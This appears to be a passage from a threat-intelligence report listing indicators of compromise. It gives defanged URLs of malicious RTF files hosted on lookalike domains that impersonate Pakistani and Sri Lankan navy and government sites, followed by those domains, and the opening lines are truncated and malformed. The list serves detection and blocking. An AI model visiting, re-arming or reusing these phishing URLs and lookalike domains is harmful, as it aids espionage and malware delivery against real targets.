60017e193cfd0df017eb8d0cc5f4bfc49593d90430a3e89a287f6afb83672236### URLshttp://dgmp-paknavy.mod-pk[.
http://dgpr.paknvay-pk[.]net/5330/1/1330/2/0/0/0/m/files-4d9d0395/file.rtf
http://mohgovsg.bahariafoundation[.]live/5320/1/13/2/0/0/0/m/files-1ddf5195/file.rtf
https://cabinet-gov-pk.ministry-pk[.]net/14300/1/1273/2/0/0/0/m/files-68ebf815/file.rtf
https://careitservices.paknvay-pk[.]net/5359/1/4586/2/0/0/0/m/files-266ad911/file.rtf
https://defencelk.cvix[.]live/3023/1/54082/2/0/0/0/m/files-0c31ed2d/file.rtf
https://dgmp-paknavy.mod-pk[.]com/14325/1/10/2/0/0/0/m/files-5291bef6/file.rtf
https://dgpr.paknvay-pk[.]net/5330/1/1330/2/0/0/0/m/files-4d9d0395/file.rtf
https://mailaplf.cvix[.]live/2968/1/50390/2/0/0/0/m/files-7630e91a/file.rtf
https://mohgovsg.bahariafoundation[.]live/5320/1/13/2/0/0/0/m/files-1ddf5195/file.rtf
https://sppc.moma-pk[.]org/5281/1/4265/2/0/0/0/m/files-d2608a99/file.rtf
https://srilankanavy.ksew[.]org/5471/1/1101/2/0/0/0/m/files-cd6e6dbd/file.rtf
http://maritimepakistan.kpt-pk[.]net/5434/1/3694/2/0/0/0/m/files-ce32ed85/file.rtf
https://maritimepakistan.kpt-pk[.]net/5434/1/3694/2/0/0/0/m/files-ce32ed85/file.rtf### Domainsbahari
cvix[.]live
kpt-pk[.]net
ksew[.]org
ministry-pk[.]net
mod-pk[.]com
moma-pk[.]org
paknvay-pk[.]net
```
